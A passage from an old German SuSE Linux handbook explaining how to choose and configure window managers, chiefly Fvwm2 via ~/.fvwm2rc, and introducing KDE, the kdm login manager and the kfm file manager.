Sie können auch den oben gezeigten Eintrag in die Datei `/etc/profile` einfügen, wenn Sie Ihre WM-Einstellung systemweit festlegen wollen oder müssen. Beachten Sie dabei aber bitte, daß jeder Benutzer des Systems diese Einstellung in seiner Datei `~/ .bashrc` wieder überschreiben kann. Aus diesem Grund wurde auch auf eine systemweite Einstellung des WMs z. B. via **YaST** bewußt verzichtet.

### Starten mit xdm

Die Methode, in `~/ .bashrc` eine Umgebungsvariable zu setzen, ist im übrigen der einzige sinnvolle Weg, einen bestimmten WM vor einzustellen, falls Sie Ihre X-Session über den xdm starten.



Wenn Sie Ihr X Window System über den KDM (grafisches Login von KDE) starten, dann sollten Sie den Windowmanager nicht fest über die Umgebungsvariable `$WINDOWMANAGER` einstellen, sondern jeweils am Login auswählen. Näheres dazu im Abschnitt 10.4.

## 10.2 Der Fvwm2

### Allgemeines

Im folgenden soll auf den **Fvwm2** (`fvwm2`) eingegangen werden. Er ist einer der ersten ernstzunehmenden Windowmanager unter Linux gewesen.

Der **Fvwm2**<sup>4</sup>, wie der Name schon zeigt, mittlerweile in der zweiten Version, hat gegenüber dem **Fvwm** (Version 1) gehörig an Funktionalität, aber auch an Speicherverbrauch zugelegt.

Neben den üblichen Funktionen zum Management der Fenster (sic!) und deren Dekoration mit Schaltflächen (engl. *buttons*) bietet er Hintergrundmenüs und modulare Teilprogramme, die zur Laufzeit nachgeladen werden können und einige interessante Funktionen zur Verfügung stellen, wie z. B. eine Button-Leiste.

Mehr Information zur Funktion, Aufruf und Konfiguration des Fvwm2 und seiner Module erhält man durch die zugehörigen Manpages (Manpage von `fvwm2` (`man fvwm2`), Manpage von **FvwmAudio** (`man FvwmAudio`), Manpage von **FvwmButtons** (`man FvwmButtons`), etc.) oder im Dokumentationsverzeichnis `/usr/doc/packages/fvwm`, wo man auch die beim Paket mitgelieferten Beispiel-Konfigurationsdateien findet.



Die Originalpakete aus dem Internet zu Fvwm2, Fvwm (Version 1) und Fvwm95 würden z. T. Manpages unter gleichem Namen im System ablegen. Die Manpages zu Fvwm2 lassen sich wie gewohnt mit dem Befehl `man` lesen. In SuSE Linux wurden die Manpages der Windowmanager Fvwm (Version 1) und Fvwm95 in verschiedenen Verzeichnissen abgelegt. Deshalb ist ein besonderes Vorgehen zum Lesen der Manpages von Fvwm (Version 1) und Fvwm95 notwendig.

Zum Lesen einer Manpage für Fvwm (Version 1) geben Sie daher bitte z. B. ein:

```
fvwmman FvwmButtons
```

Zum Lesen einer Manpage für Fvwm95 geben Sie daher bitte z. B. ein:

```
fvwm95man FvwmButtons
```

<sup>4</sup> Unter SuSE Linux ist der **Fvwm2** im Paket `fvwm`, Serie `xwm`, verpackt, der alte **Fvwm** im Paket `fvwm1`, Serie `xwm`.

Dann erhalten Sie Zugriff auf die Manpage zu **FvwmButtons** aus dem jeweiligen Programmpaket. Alle Manpages der verschiedenen WM können Sie ggf. auch aus dem Menü heraus anzeigen lassen. Sie finden diese speziellen Manpages (so vorhanden) im Menü 'Fenstermanager', Untermenü 'Manpages'.

Wenn Sie nicht eine Konfigurationsdatei von Null an schreiben wollen, können Sie sich auch ein „Gerüst“ von **susewm** generieren lassen und dann auf Ihre eigenen Wünsche hin abändern. **susewm** wird in Abschnitt 10.5 beschrieben.

## Konfigurationsdateien des Fvwm2

Konfigurieren kann man den Fvwm2 über zwei Dateien:

- Eine systemweite Konfigurationsdatei, die immer vorhanden sein sollte. Die Datei ist im Verzeichnis `/usr/X11R6/lib/X11/fvwm2` zu finden und heißt `.fvwm2rc`.
- Eine benutzereigene, die nicht unbedingt vorhanden sein muß. Sie heißt ebenfalls `~/.fvwm2rc` und liegt im Benutzerverzeichnis des jeweiligen Benutzers.

Das in einem späteren Abschnitt beschriebene Paket **susewm** stellt bei der Installation eines SuSE Linux-Systems sicher, daß immer eine systemweite Konfigurationsdatei für den Fvwm2 erstellt wird.

Der Fvwm2 liest die Konfigurationsdateien, wenn er startet<sup>5</sup>: zuerst wird versucht, die benutzereigene Konfigurationsdatei zu lesen und dann, wenn es keine benutzereigene gibt, die systemweite Konfigurationsdatei.

Die einzelnen Module des Fvwm2 lesen ebenfalls dieselben Konfigurationsdateien, wenn sie aufgerufen werden, jedoch benutzen sie nur die Teile der Konfigurationsdatei, die das jeweilige Modul direkt betreffen.

Es empfiehlt sich natürlich für jeden Benutzer, eine eigene Konfigurationsdatei anzulegen, die dieser dann nach Belieben verändern kann.

Nach Änderungen an den Konfigurationsdateien ist ein Neustart des WMs notwendig, damit die Änderungen wirksam werden.



Zum Neustart des WMs gibt es (bei der vorinstallierten SuSE-Konfiguration) einen Menüeintrag im Menü 'Arbeitsmenü' und dort das Untermenü 'Fenstermanager'. Dieselbe Wirkung hat ein Beenden und Neustarten des X-Servers. Es ist auch möglich, den WM aus einem XTerm bzw. aus der Textkonsole neuzustarten. Die erreicht man durch Eingeben von

```
tux@erde: > killall -10 fvwm2
```

Ein interaktives Ändern der Einstellungen ist beim Fvwm2 (z. B. im Gegensatz zum Olvwm) nur mit Hilfe des Moduls **FvwmConfig** möglich; dieses

<sup>5</sup> Der Windowmanager wird aus der Datei `/usr/X11R6/lib/X11/xinit/xinitrc` bzw. aus der benutzereigenen Datei `~/.xinitrc` heraus gestartet. Dazu sollte die Umgebungsvariable **\$WINDOWMANAGER** mit dem vollen Dateinamen der ausführbaren Datei des jeweiligen WMs, z. B. `/usr/X11R6/bin/fvwm2` gesetzt sein. Siehe auch Abschnitt 10.1.3.

Modul bietet jedoch nur sehr eingeschränkte Möglichkeiten der Konfiguration, zumal man diese auch nicht abspeichern kann. Daneben gibt es zwei Module, **FvwmSave** und **FvwmSaveDesk**, die zwar den momentanen Zustand des WM abspeichern. Jedoch können deren Dateien nicht automatisch beim nächsten Neustart des WM automatisch eingelesen werden. Bei Interesse lesen Sie bitte die zum jeweiligen Modul gehörigen Manpages.

### 10.3 Fvwm2-Einstellungen

#### Allgemeines

Jetzt kommen wir zu Ihrer privaten Fvwm2-Konfigurationsdatei. Natürlich müssen Sie sich zuerst eine angelegt haben. Wie das geht, steht im Abschnitt 10.5 beschrieben. Neben der Erzeugung durch `susewm` können Sie natürlich auch die von den Fvwm2-Programmierern mitgelieferte Konfigurationsdatei `~/fvwm2rc` aus dem Verzeichnis `/usr/doc/packages/fvwm/system.fvwm2rc` nehmen.

Laden Sie mit Ihrem Lieblingseditor die Datei `~/fvwm2rc`. Wir werden uns dann einige Konfigurationsmöglichkeiten ansehen.

#### Was passiert beim Start des Fvwm2

Blättern Sie durch bis Sie zum folgenden Kommentar kommen:

```


initialization function head #
common to all wms #

#####
```

Datei 10.3.1: **InitFunction** in der Datei `~/fvwm2rc`

Daran anschließend finden Sie alle Aktionen, die beim *Neustart* des Fvwm2 ausgeführt werden. Hier wird das Modul **FvwmBanner** geladen (das Logo), mehrere **xterm** werden gestartet und ein **xpmroot** wird aufgerufen. Dieses Programm dient dazu, Bilder auf den Hintergrund (also das Root Window) zu bringen. Sie können hierzu alle Programme verwenden, die in der Lage sind, das Hintergrundbild zu gestalten (z. B. **xli**, **xv**, etc.).

Hier noch ein Beispiel mit dem Programm **xv** :

```
+ "I" Exec xv -quit -root -owncmap -maxpect ~/pics/bild13.gif
```

Das Hintergrundbild sollten Sie nochmal bei den Aktionen aufführen, die beim Neustart des Fvwm2 gestartet werden, d. h. Sie sollten sie in der Funktion **RestartFunction** einfügen. Diese finden Sie bei

Oft sehen sich die **InitFunction** und die **RestartFunction** sehr ähnlich, haben sie doch beide mit dem Starten des Windowmanagers zu tun. In der **RestartFunction** jedoch verzichtet man i. a. darauf, das Banner des Windowmanagers zu starten.

```
#####
#
restart function
common to all wms
#
#####
```

Datei 10.3.2: **InitFunction** in der Datei `~/ .fvwm2rc`

In neueren Fvwm-Versionen (in Fvwm, Fvwm2, Fvwm95, Bowman, After-Step seit SuSE Linux 5.0) gibt es neben den Funktionen **InitFunction** und **RestartFunction** zusätzliche eine **ExitFunction**. Wie man aus dem Namen vermuten kann, ist dies eine „Aufräum“-Funktion, in der man angibt, welche Programme *vor* einem Neustart bzw. vor dem Verlassen des Windowmanagers gestartet werden. Auf diese Weise kann man z. B. den Bildschirmhintergrund löschen, bevor der Neustart des Windowmanagers wieder ein neues Hintergrundbild startet.

## Farben und Fonts

Die Einstellungen für Farben und Fonts finden Sie in der folgenden Sektion:

```
#####
#
colors and fonts
#
#####
```

Datei 10.3.3: Farb- und Zeichensatzeinstellung in der Datei `~/ .fvwm2rc`

Hier können Sie nach Herzenslust schalten und walten. Setzen Sie die Farben ein, die Ihnen am besten gefallen. Sie können alle installierten Farben nehmen. Welche installiert sind, hängt u. a. von Ihrer Grafikkarte ab. Drücken Sie die rechte Maustaste und gehen Sie ins Menü ‘System’. Von dort aus ins Menü ‘Information’. Etwa am Ende sehen Sie einen Menüeintrag ‘Farbpalette’. Starten Sie es, und es kommt ein Fenster mit einer Palette aller dem System bekannten Farben. Hieraus dürfen Sie sich nun eine aussuchen. Die Namen der Farben stehen übrigens in der Datei `/usr/X11R6/lib/X11/rgb.txt`

Ein paar Zeilen darunter entdecken Sie Zeilen der folgenden Art:

```
WindowFont -misc-fixed-bold-r-normal-*-13-*-75-75-c-80-iso8859-1
```

Dies ist die systematische Bezeichnung einer Schrift (engl. *font*) im X Window System. Jeder Font wird auf diese Weise beschrieben. Die einzelnen Namensbestandteile hier zu erklären, würde aber zu weit führen. Um das Ganze nicht zu unübersichtlich zu machen, existieren eine Reihe von *Übernamen* (engl. *alias*) für diese Fonts. Die Zeichensätze stehen üblicherweise im Verzeichnis `/usr/X11R6/lib/X11/fonts`. In den Unterverzeichnissen existiert

jeweils eine Datei `fonts.alias`. Sie enthält gebräuchliche Abkürzungen für einzelne Fonts:

```
variable *-helvetica-bold-r-normal-**-120*-***-iso8859-1
5x7 -misc-fixed-medium-r-normal--7-70-75-75-c-50-iso8859-1
```

Das läßt sich dann schon besser merken.

### Icons

Um die Icons geht in der folgenden Umgebung:

```
#
others
#

Style "xterm" Icon Terminal.xpm
Style "xosview" NoTitle, Sticky
Style "xosview" UsePPosition
```

Datei 10.3.4: Icons für bestimmte Fenster

Hier können Sie den jeweiligen Applikationen ein Icon zuordnen. Sie müssen nur beachten, daß sich die gewünschten Icons auch im **IconPath** befinden (der wird ziemlich am Anfang der Datei `~/fvwm2rc` gesetzt). Prinzipiell können Sie jedes Icon, das in einem der Pfade liegt, die hinter dem Bezeichner **PixmapPath** aufgeführt sind, verwenden.

Bei allen Icons, die aus einem nicht in diesem Pfad liegenden Verzeichnis stammen, müßten Sie den kompletten Pfad zu dem jeweiligen Icon angeben.

Nehmen wir mal an Sie möchten, daß **ghostview** ein Gespenst als Icon kriegt. Schauen Sie unter dem Pfad nach und Sie finden ein Icon mit Namen `ghostbusters.xpm`. Fügen Sie die folgende Zeile zu dem Abschnitt hinzu:

```
Style "ghostview" Icon ghostbusters.xpm
```

Das war's. Analog können Sie Icons für fast alle Anwendungen angeben. Die meisten Applikationen haben bereits Ihre Standard-Icons. Sie müssen auf jeden Fall den *richtigen* Namen der Applikation (genauer: den Namen des Fensters der Applikation<sup>6</sup>) kennen, denn ein **xTerm** statt **xterm** würde zu keinem Erfolg führen. Den Namen eines Fensters findet man heraus, indem man aus dem Menü ('Fenstermanager', 'Module') das Modul 'Ident' (Programmname **FvwmIdent**) aufruft und auf das betreffende Fenster klickt.

### Cursor

Auch Form und Aussehen des Cursors kann verändert werden. Hierfür dient das Programm **xsetroot** (das auch eingeschränkt zum Einbinden eines Hintergrundbildes verwendet werden kann). Aufgerufen wird es mit:

```
tux@erde: > xsetroot -cursor <bitmapfile>
```

Hier steht `<bitmapfile>` für ein beliebiges Bitmap. Standardmäßig sind die Bitmaps unter `/usr/X11R6/include/X11/bitmaps` zu finden. Suchen Sie sich ein passendes aus, oder erstellen Sie sich selber eines, z. B. mit **bitmap**.

---

<sup>6</sup> Schließlich kümmert sich der Fenstermanager ja um Fenster!

## Fokus

Ein besonders beliebtes Feature der Fvwm-WM-Familie ist es, daß man zur Laufzeit das Verhalten der Fenster beim Wechseln des aktiven Fensters festlegen kann. Neben der Laufzeitänderung kann man das Focus- und Raising-Verhalten auf dauerhaft in der Konfigurationsdatei einstellen.

Mit Fokus bezeichnet man die Eigenschaft des WMs, mit der die aktuellen Eingaben und Mausklicks an ein bestimmtes Fenster weitergegeben werden. Dabei gibt es 3 Möglichkeiten:

- Man muß auf ein Fenster klicken, damit man z. B. Tastatureingaben an den in diesem Fenster laufenden Prozeß machen kann. Dieses Verhalten heißt auf Englisch *Click to focus*. Man findet es z. B. auch standardmäßig unter Windows oder OS/2.
- Man geht mit dem Mauszeiger über ein Fenster und dieses erhält automatisch den Fokus. Dieses Verhalten wird mit *Focus follows mouse* bezeichnet. Verläßt der Mauszeiger das Fenster, auch wenn er nicht aus ein anderes Fenster geht, sondern über dem Hintergrund liegt, verläßt der Fokus das eben noch fokussierte Fenster.
- Eine fortgeschrittenere Variante ist das beim Fvwm2 und Fvwm95 einstellbare Verhalten *Sloppy Focus*. Dabei verhält sich der Fokus wie bei *Focus follows mouse*, jedoch bleibt der Fokus beim fokussierten Fenster, solange man kein anderes Fenster fokussiert, d. h. der Fokus bleibt auch auf dem fokussierten Fenster, wenn man nur auf dem Bildschirmhintergrund steht.

Beim Fvwm2 kann man das Fokus-Verhalten für jedes Fenster getrennt einstellen. Wie viele andere Einstellungen auch, erfolgt die Fokuseinstellung über einen Style-Befehl:

```
Style "*" ClickToFocus
```

stellt die Fokusstrategie **ClickToFocus** für alle Fenster ein. Das gleiche kann man für die Einstellungen **SloppyFocus** und **FocusFollowsMouse** eingeben, wobei letzteres die Voreinstellung des Fvwm2 ist.

### 10.3.1 Autoraise

Neben dem Fokus ist auch das Raising-Verhalten, also wann ein Fenster in den Vordergrund kommt, wichtig. Die Voreinstellung ist hier, daß ein Fenster immer seine relative Position zu den anderen Fenstern (also: dahinter oder davor) beibehält, bis man es durch Klicken auf den Rahmen oder die Titelleiste in den Vordergrund bringt.

Manche Benutzer sind es aber gewohnt, daß ein Fenster in den Vordergrund kommt, wenn man mit der Maus darüberfährt. Dieses Verhalten nennt man AutoRaising. Es ist im übrigen nur in Verbindung mit **FocusFollowsMouse** oder **SloppyFocus** sinnvoll. Zusammen mit dem Fokusmodell **ClickToFocus** (Standardeinstellung in Fvwm95) hat es keinen Effekt.

Um AutoRaising benutzen zu können, kann man zum einen das Fvwm-Modul AutoRaise aus dem Menü starten (Menü 'Fenstermanager', 'Module',

‘AutoRaise Ein/Aus’). Damit das AutoRaising dauerhaft zur Verfügung steht, muß in der Konfigurationsdatei des Fvwm2 (~/.fvwm2rc) jeweils ein Eintrag in die Funktionen **InitFunction** und **RestartFunction** erfolgen:

```
Function InitFunction
+ "I" Module FvwmAuto 200
```

```
Function RestartFunction
+ "I" Module FvwmAuto 200
```

Der Wert 200 gibt die Wartezeit in Millisekunden an, bevor ein Fenster in den Vordergrund gebracht wird. Die Wartezeit ist sinnvoll, da andernfalls jedes „berührte“ Fenster sofort nach oben kommt, was letztlich zu einer Art andauerndem Flimmern wird :-)

### 10.4 KDE – das K Desktop Environment

Mit KDE steht für Linux eine Benutzeroberfläche zur Verfügung, die einfach zu konfigurieren ist und ein einheitliches Look & Feel für möglichst viele Applikationen bietet. KDE steht für „**K** Desktop Environment“ und ist das Projekt einer seit Entstehung des Projekts im Herbst 1996 wachsenden Software-Entwickler-Gruppe.

KDE bietet neben einem eigenen Windowmanager (**kwm**) v. a. als zentrales Kernstück einen Filemanager-WEB-Browser (**kfm**), ein systemweites Hilfesystem (**kdehelp**) mit Unterstützung von HTML-Dokumenten, Manpages und GNU-Info-Seiten. Auch eine Vielzahl mehr oder minder umfangreicher Applikationen, die man zum täglichen Arbeiten am Rechner braucht (z. B. Mailer, News-Reader, Spiele, Systeminfo-Tools, etc.), sind verfügbar.

KDE ist vollständig  $\Rightarrow$  URL-basiert. Das heißt, daß alle Pfadangaben und Verweise auf Dateien in einem einheitlichen Format unter Angabe der Dateiarart weitergereicht und verarbeitet werden (z. B. als Verweis auf eine HTML-Seite, auf eine Datei im lokalen Dateisystem, eine Hilfeseite oder einen FTP-Server). Dadurch ist es möglich, sehr viele (scheinbar verschiedene) Arten von Dateien mit einem einzigen Betrachter (engl. *viewer*) anzusehen.

Weiterhin kann der Benutzer viele Dinge in KDE per Drag & Drop erledigen, z. B. das Kopieren einer Datei von einem FTP-Server ins lokale System.

Ein kraftvolles Feature steht dem Anwender mit dem KDE-Hilfesystem zur Verfügung. Die Autoren von KDE-Applikationen sind gehalten, ihre Programmdokumentation in HTML dem KDE-Hilfesystem mitzugeben. Neben den HTML-Seiten des KDE-Hilfesystems – das im übrigen von dem meisten Programmen heraus kontextsensitiv über den ‘Hilfe’-Button aufgerufen werden kann – können auch UNIX-Manpages oder sogar GNU-Info-Seiten komfortabel als Hypertextdokumente „gebrowst“ werden.

Daß man unter KDE geschriebene Applikationen und KDE selbst einheitlich, einfach und bequem per Menü konfigurieren und Icons als Verknüpfung auf dem KDE-Desktop ablegen kann, sind nur weitere interessante Features in einer langen Liste.

KDE wird mit Hilfe des QT Widget Sets entwickelt. QT ist (ähnlich wie Motif) eine Art Bibliothek zum Gestalten von oberflächenorientierten Pro-

grammen unter dem X Window System. Beachten Sie bitte die von der GPL abweichenden Lizenzbestimmungen von QT (`/usr/doc/packages/qt/LICENSE`).

### 10.4.1 Allgemeines

Im folgenden sollen einige wissenswerte Details der KDE-Installation dargelegt werden. Dies bezieht sich v. a. auf Pfade, die Lage von Dateien, Dateiformate und Konfigurationsoptionen.

KDE wird standardmäßig im Verzeichnis `/opt/kde` installiert. Alle KDE-relevanten Dateien finden sich in einem Verzeichnisbaum unterhalb dieses Pfades. Um einfacher an diese Pfade zu gelangen, wird systemweit in der Datei `/etc/profile` (die bei jedem Einloggen ausgeführt wird) die Umgebungsvariable **\$KDEDIR** gesetzt.

Das Verzeichnis `/opt/kde/bin` ist nach Installation der KDE-Pakete automatisch im Suchpfad (**\$PATH**) für ausführbare Dateien.

Im KDE-Verzeichnisbaum liegen viele Unterverzeichnisse, von denen in Tabelle 10.1 nur die wichtigsten beschrieben werden sollen.

---

|                                    |                                          |
|------------------------------------|------------------------------------------|
| <code>/opt/kde/bin</code>          | alle KDE-Programme (ausführbare Dateien) |
| <code>/opt/kde/share/config</code> | systemweite Konfigurationsdateien        |
| <code>/opt/kde/share/applnk</code> | Programmverknüpfungen (Menüs)            |
| <code>/opt/kde/share/apps</code>   | Dateien zu KDE-Programmen                |
| <code>/opt/kde/share/doc</code>    | die Online-Hilfen                        |
| <code>/usr/doc/packages/kde</code> | zusätzliche Informationen zu KDE         |

---

Tabelle 10.1: KDE – wichtige Verzeichnisse

### 10.4.2 kdm – grafisches Einloggen

Nicht zuletzt der Displaymanager **kdm**, der zusammen mit den KDE-Paketen kommt, ist eine wertvolle Erweiterung eines jeden Linux-Systems, in dem sich Benutzer am grafischen Login (normalerweise mit **xdm** realisiert) anmelden. Die Standardkonfiguration des kdm in SuSE Linux zeigt Abbildung 10.5.

Mit den verschiedenen Schaltflächen können Sie den zu startenden Windowmanager (`'Sessiontype'`) oder die Menüsprache (`'Language'`) auswählen. Weiterhin ist es v. a. für Einplatzrechner ein angenehmes Feature, daß man über den Button `'Shutdown'` den Rechner runterfahren kann, um ihn auszuschalten.

Der kdm ist vielfältig konfigurierbar. Die Konfiguration kann zum einen direkt über die Konfigurationsdatei `/opt/kde/share/config/kdmrc` erfolgen, zum anderen (seit KDE Beta3) über einen Konfigurationsdialog aus dem KDE-Menü.

In SuSE Linux existiert davon unabhängig ein weiterer Mechanismus. Dieser betrifft die Konfiguration der erreichbaren Windowmanager und das Starten des kdm an sich.



Abbildung 10.5: Der Displaymanager **kdm**

Dazu sollte man in der Datei `/etc/rc.config` die zwei Variablen **DISPLAYMANAGER** und **KDM\_SHUTDOWN** setzen; diese Variablen werden auf 405 beschrieben.

Die Werte dieser Variablen werden von **SuSEconfig** (vgl. Abschnitt 17.5) in die Datei `/opt/kde/share/config/kdmrc` eingearbeitet und stehen beim nächsten Start des **kdm** zur Verfügung (diesen ggf. mit der Tastenkombination **Ctrl** - **Alt** - **←** neustarten). Sollten Sie im laufenden KDE-System mittels des KDE Kontrollzentrums den **KDM** konfiguriert haben, wird das automatische Einarbeiten der Variablen aus `/etc/rc.config` unterlassen, um Ihre Änderungen nicht zu überschreiben. Wenn Sie dennoch die Konfiguration über `/etc/rc.config` vornehmen lassen wollen, ist es notwendig, daß Sie die Datei `kdmrc.SuSEconfig`, die immer von **SuSEconfig.kdm** angelegt wird, in `kdmrc`<sup>7</sup> umzubenennen. Dann wird `kdmrc` auch wieder jedes Mal neu generiert.

### 10.4.3 Was ist das Tolle an KDE?

Nachdem wir uns nun mit Hilfe des **kdm** komfortabel grafisch einloggen können, ist es an der Zeit, auf die Besonderheiten von **KDE** einzugehen. Dazu soll hier einfach einmal der Ablauf nach dem Einloggen (bzw. nach dem **startx**-Aufruf) beschrieben werden.

Beim ersten Einloggen erscheinen nach kurzer Zeit einige Dialogboxen, die das Fehlen von verschiedenen Dateien und Verzeichnissen mitteilen. Dies ist kein Fehler, sondern nur logisch. **KDE** legt nämlich – ähnlich der Verzeichnisstruktur in `/opt/kde` – im Benutzerverzeichnis einige Verzeichnisse und Konfigurationsdateien an. Dies geschieht in den Verzeichnissen **\$HOME/.kde** und **\$HOME/Desktop**. Das erste Verzeichnis dient zur Ablage der Konfigurationsdateien der einzelnen **KDE**-Anwendungen, das zweite zum Ablegen von Programmverknüpfungen.

Die o. g. Dialoge können Sie guten Gewissens mit **←** oder mit der Maus bestätigen.

Danach wird der **kfm** (**K FileManager**) gestartet. Der **kfm** ist ein sehr grundlegender Bestandteil von **KDE**. Wie schon in der Einleitung diese Kapitels

<sup>7</sup> Beide Dateien befinden sich im Verzeichnis `/opt/kde/share/config`

beschrieben, kann der kfm mit sehr verschiedenen Arten von Dateien umgehen, da die Dateinamenbehandlung über URLs geschieht. Egal ob man eine Datei als Archiv vom FTP-Server (URL-Präfix `ftp:`) oder als Datei (URL-Präfix `file:`) lokal kopiert, ob man eine Manpage (URL-Präfix `man:`), eine GNU-Info-Seite (URL-Präfix `info:`) oder eine HTML-Seite vom einem WWW-Server (URL-Präfix `http:`), sie alle werden von kfm gleichbehandelt und dargestellt. Selbst Bilder in verschiedenen Formaten können mit Hilfe eines externen Betrachters angesehen werden. Ein typisches kfm-Fenster zeigt Abbildung 10.6.



Abbildung 10.6: Der Dateimanager **kfm**

Für den Benutzer werden diese Features schnell zur Selbstverständlichkeit, genauso wie das einfache Kopieren von Dateien per Mausklick. An dieser Stelle soll kurz darauf hingewiesen werden, daß man durch das Klicken mit der rechten Maustaste auf ein Dateisymbol ein Menü öffnet, das einem verschiedene Möglichkeiten, diese Datei zu manipulieren, z. B. die Eigenschaften der Datei bzw. des Programms festzulegen.

Die Eigenschaften eines Programms, z. B. mit welchen Parametern das Programm gestartet wird, mit welchem Icon es auf dem Desktop dargestellt wird, usw. werden in einer Datei mit der Extension `.kde.lnk` abgelegt. Das Verändern der Eigenschaften erfolgt über einen Dialog, wie der in Abbildung 10.7. Diese Datei liegt als (editierbare) ASCII-Datei vor. Es lohnt sich, diese Dateien anzusehen, die z. B. in `~/Desktop` oder (systemweit) in `/opt/kde/share/applnk` liegen; diese Dateien vertreten die auf dem Desktop und die im Menü dargestellten Icons. Der Inhalt dieser Dateien ist vom Format her einheitlich, wie das der anderen KDE-Konfigurationsdateien.

Als letztes Programm startet i.a. die Menüleiste KPanel. In dieser Menüleiste liegen zum einen die Bedienelemente für die einzelnen virtuellen Bildschirme, zum anderen ein besonderes Menü (das mit dem großen 'K'), in dem alle systemweit verfügbaren KDE-Menüeinträge untergebracht sind (siehe die `kde.lnk`-Dateien!). Auch die Konfiguration des KDE-Systems mit Hilfe des KDE-Kontrollzentrums und die des KPanels sind in diesem Menü zu finden.

KPanel kann aber noch mehr. Zum einen ist es möglich, per Drag & Drop, Programm-Icons auf dem KPanel abzulegen und von dort aus die entsprechenden Programme zu starten. Und mehr noch, KPanel kann laufende Programme „schlucken“. Kandidaten hierfür sind z. B. `kwmpager` (der einem




Abbildung 10.7: Der Eigenschaften-Dialog

eine direkte, verkleinerte Übersicht über alle Desktops gibt) oder korn, der einem anzeigt, wieviele Mails in einer bestimmten Maildatei liegen. Diese laufen dann innerhalb des KPanel und sind – das ist wichtig – die Applikationen sind dadurch auf allen Desktops sichtbar.

Ein weiteres KDE-Programm (**kdisplay**) wird in Abbildung 10.8 dargestellt.

Alle KDE-Programme hier aufzuzählen würde sicher zu weit führen und ist aufgrund des ständig wachsenden und sich verändernden Angebots auch fast unmöglich. Da es eines der Ziele des KDE-Teams ist, Computer benutzbarer zu machen, sollten Sie dieses Angebot nutzen, indem Sie durch das Menü gehen und sich das eine oder andere Programm ansehen.

Hilfestellung bekommen Sie zu den meisten Programmen von kdehelp, das Sie bequem durch Drücken der rechten Maustaste auf den Hintergrund aus dem dann hochkommenden Menü starten können (abgesehen von den anderen interessanten Möglichkeiten dieses Menüs!).

Behalten Sie jedoch bitte immer im Hinterkopf, daß viele KDE-Pakete, die wir mitliefern, noch im ALPHA-Stadium sind. Das heißt: sie können instabil sein, nicht vollständig implementiert und rätselhafte Dinge können passieren. Im allgemeinen geschieht jedoch nicht mehr, als daß das jeweilige Programm abstürzt und Sie es neustarten müssen.




Abbildung 10.8: Die Bildschirmkonfiguration mit **kdisplay**

Beachten Sie auch bitte, daß wir aufgrund der Komplexität des Themas und der rasanten Weiterentwicklung von KDE dieses *nicht* supporten können. Jedoch versuchen wir, Ihnen neueste Tips über unsere Supportdatenbank zu geben (vgl. Abschnitt H.1.3, Seite 495) Außerdem stehen Ihnen einige Mailinglisten auf der Home-Site von KDE (<http://www.kde.org>) zur Verfügung. Der Server hält eine große Menge an Informationen zu KDE, dessen Hintergründe und Intentionen und den aktuellen Entwicklungsstand bereit.

Am Ende soll noch der Hinweis auf unseren FTP-Server stehen, auf dem Sie unter der URL [ftp://ftp.suse.com/pub/suse\\_update/KDE](ftp://ftp.suse.com/pub/suse_update/KDE) speziell an SuSE Linux angepaßte KDE-Pakete finden; diese Pakete können Sie bequem mit YaST in Ihr System einspielen. Lesen Sie zudem die dort verfügbaren Texte zur Installation und zur Verwendung von KDE in Ihrem SuSE Linux-System.

